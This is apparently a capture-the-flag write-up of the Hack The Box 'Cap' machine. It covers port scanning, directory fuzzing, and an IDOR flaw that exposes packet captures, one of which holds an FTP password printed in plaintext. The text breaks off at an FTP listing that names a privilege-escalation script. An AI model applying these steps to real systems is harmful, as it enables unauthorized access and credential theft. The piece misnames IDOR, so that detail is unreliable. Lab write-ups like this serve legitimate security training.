Cap (HTB)

ip of the machine:- 10.10.10.245

```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ ping 10.10.10.245
PING 10.10.10.245 (10.10.10.245) 56(84) bytes of data.
64 bytes from 10.10.10.245: icmp_seq=1 ttl=63 time=251 ms
64 bytes from 10.10.10.245: icmp_seq=2 ttl=63 time=275 ms
64 bytes from 10.10.10.245: icmp_seq=3 ttl=63 time=297 ms
64 bytes from 10.10.10.245: icmp_seq=4 ttl=63 time=319 ms
64 bytes from 10.10.10.245: icmp_seq=5 ttl=63 time=240 ms
^C
--- 10.10.10.245 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 239.638/276.340/319.064/29.060 ms
```

machine is on!!!

```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ nmap -p- --min-rate=10000 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-18 13:25 IST
Warning: 10.10.10.245 giving up on port because retransmission cap hit (10).
Stats: 0:00:40 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 79.51% done; ETC: 13:26 (0:00:10 remaining)
Nmap scan report for 10.10.10.245 (10.10.10.245)
Host is up (0.23s latency).
Not shown: 58768 closed tcp ports (conn-refused), 6764 filtered tcp ports (no-response)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 56.33 seconds
```

only three ports are open.


```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp open  http    gunicorn
|_http-title: Security Dashboard
|_http-server-header: gunicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Sun, 18 Aug 2024 07:57:31 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please check your spelling an
d try again.</p>
```

a security dashboard is hosted on the web server.


```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://10.10.10.245
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.245
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/data                 (Status: 302) [Size: 208] [--> http://10.10.10.245/]
/ip                   (Status: 200) [Size: 17380]
/netstat              (Status: 200) [Size: 29087]
Progress: 4727 / 4727 (100.00%)
===============================================================
Finished
===============================================================
```

directory fuzzing showed a directory and rest seems like commands to me.

a security dashboard with only one interesting option "data" and one possible username "nathan".




in security snapshot tab it is giving us pcap file for analysis purpose let's try downloading it and analyse it.




Found nearly nothing!!!

But in url it was written like /data/10 where 10.pcap is the file we downloaded so let's start changing it and see whether we can get some more pcap files to analyse or not.




on writing 4 we got a file named 4.pcap



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.10.14.62	10.10.10.245	HTTP	217	HEAD /data/2465.php HTTP/1.1
2	0.000508	10.10.14.62	10.10.10.245	HTTP	215	HEAD /data/Win95/ HTTP/1.1
3	0.000520	10.10.14.62	10.10.10.245	HTTP	221	HEAD /data/bastille.php HTTP/1.1
4	0.000531	10.10.14.62	10.10.10.245	HTTP	220	HEAD /data/redball.php HTTP/1.1
5	0.000543	10.10.14.62	10.10.10.245	HTTP	222	HEAD /data/brad-hill.php HTTP/1.1
6	0.000556	10.10.14.62	10.10.10.245	HTTP	213	HEAD /data/Alt/ HTTP/1.1
7	0.001783	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND
8	0.001809	10.10.14.62	10.10.10.245	HTTP	222	HEAD /data/UserFiles.php HTTP/1.1
9	0.002212	10.10.10.245	10.10.14.62	TCP	234	80 → 38897 [PSH, ACK] Seq=1 Ack=1 Wi
10	0.002671	10.10.14.62	10.10.10.245	HTTP	218	HEAD /data/horde.php HTTP/1.1
11	0.003124	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND
12	0.004041	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND
13	0.004647	10.10.10.245	10.10.14.62	TCP	262	80 → 40415 [PSH, ACK] Seq=1 Ack=1 Wi
14	0.005042	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND
15	0.005053	10.10.10.245	10.10.14.62	HTTP	234	HTTP/1.1 404 NOT FOUND
16	0.005632	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND
17	0.005916	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND
18	0.006288	10.10.10.245	10.10.14.62	HTTP	234	HTTP/1.1 404 NOT FOUND
19	0.009938	10.10.14.62	10.10.10.245	HTTP	213	HEAD /data/alp/ HTTP/1.1
20	0.010424	10.10.10.245	10.10.14.62	HTTP	234	HTTP/1.1 404 NOT FOUND
21	0.039318	10.10.14.62	10.10.10.245	HTTP	221	HEAD /data/Medicine.php HTTP/1.1
22	0.040155	10.10.14.62	10.10.10.245	HTTP	217	HEAD /data/1581.php HTTP/1.1
23	0.040357	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND
24	0.040401	10.10.14.62	10.10.10.245	HTTP	220	HEAD /data/tecnologia/ HTTP/1.1
25	0.041109	10.10.10.245	10.10.14.62	HTTP	262	HTTP/1.1 302 FOUND

Found nothing interesting..... Just normal HTTP traffic.

What if we change 4 to either -1,0 or 1 maybe it can give a file containing something interesting. This type of vulnerability is known as IDOR (Indirect Object Reference).



we can download on 0....

```
220 (vsFTPd 3.0.3)
USER nathan
331 Please specify the password.
PASS Buck3tH4TF0RM3!
230 Login successful.
```

Now in the pcap file found some FTP traffic and followed the stream and found some creds.

```
ftp> ls
229 Entering Extended Passive Mode (|||28920|)
150 Here comes the directory listing.
-rwxrwxr-x    1 1001     1001           46 Aug 18 04:48 esc.py
-rwxrwxr-x    1 1001     1001       848317 Aug 18 04:23 linpeas.sh
drwxr-xr-x    3 1001     1001         4096 Aug 18 04:24 snap
-r--------    1 1001     1001           33 Aug 18 01:03 user.txt
226 Directory send OK.
ftp>
```

